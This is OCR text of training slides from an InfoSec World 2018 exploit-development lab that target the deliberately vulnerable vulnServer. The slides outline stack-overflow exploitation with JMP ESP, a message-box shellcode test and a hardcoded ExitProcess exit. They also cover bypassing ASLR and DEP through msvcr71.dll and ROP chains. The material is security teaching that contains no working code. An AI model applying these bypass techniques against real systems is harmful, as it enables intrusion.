
- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Step into call to MessageBoxA
  - Return address on top of stack
  - Stack frame now annotated
- Running from here pops message box
- Ungraceful exit

Graceful Exit

- ExitProcess address 0x7C81CAFA
- Update code
- Clean exit



BYPASS DEFENSES

Basic Defenses

- ASLR
  - Randomizes addresses at boot
  - Can’t hardcode JMP ESP etc
  - Most OS modules
  - Optional for custom code
- DEP
  - Stack is non-executable
    - Even if bypass ASLR
    - Can’t execute shellcode
  - Default was Opt-In on Vista/XP

BYPASS DEFENSES

Basic Defenses

- ASLR
  - Randomizes addresses at boot
  - Can’t hardcode JMP ESP etc
  - Most OS modules
  - Optional for custom code
- DEP
  - Stack is non-executable
    - Even if bypass ASLR
    - Can’t execute shellcode
  - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- msvcr71.dll
  - Not ASLR aware
    - Can use to hardcode addresses

Immunity White Phosphorus Exploit Kit

BYPASS DEFENSES


Basic Defenses

- ASLR
  - Randomizes addresses at boot
  - Can’t hardcode JMP ESP etc
  - Most OS modules
  - Optional for custom code
- DEP
  - Stack is non-executable
    - Even if bypass ASLR
    - Can’t execute shellcode
  - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- msvcr71.dll
  - Not ASLR aware
    - Can use to hardcode addresses
    - Loaded in vulnServer

!mona modules



BYPASS DEFENSES

Basic Defenses

- ASLR
  - Randomizes addresses at boot
  - Can’t hardcode JMP ESP etc
  - Most OS modules
  - Optional for custom code
- DEP
  - Stack is non-executable
    - Even if bypass ASLR
    - Can’t execute shellcode
  - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- msvcr71.dll
  - Not ASLR aware
    - Can use to hardcode addresses
    - Loaded in vulnServer
  - What about DEP?

Immunity White Phosphorus Exploit Kit

CorelanC0d3r DEP Bypass

CorelanC0d3r msvcr71.dll ASLR/DEP Bypass

BYPASS DEFENSES

Basic Defenses

- ASLR
  - Randomizes addresses at boot
  - Can’t hardcode JMP ESP etc.
  - Most OS modules
  - Optional for custom code
- DEP
  - Stack is non-executable
    - Even if bypass ASLR
    - Can’t execute shellcode
  - Default was Opt-In on Vista/XP

Bypass ASLR/DEP

- msvcr71.dll
  - Not ASLR aware
    - Can use to hardcode addresses
    - Loaded in vulnServer
  - ROP chains - Turing complete
    - Bypass DEP
      - Make stack executable
        - VirtualProtect()
      - Copy shellcode to exe region
        - VirtualAlloc()
      - Other methods

CorelanC0d3r DEP Bypass

CorelanC0d3r msvcr71.dll ASLR/DEP Bypass

Immunity White Phosphorus Exploit Kit

LAB

Access until Monday 3/26

MIS|TI™ PRESENTS

InfoSec World

Conference & Expo 2018

THANK YOU

PLEASE FILL OUT YOUR EVALUATIONS!

Matt Mackie

Cybersecurity Engineer

CERT | SEI | CMU

Chris Herr

Cybersecurity Training Developer and Instructor

CWD | SEI | CMU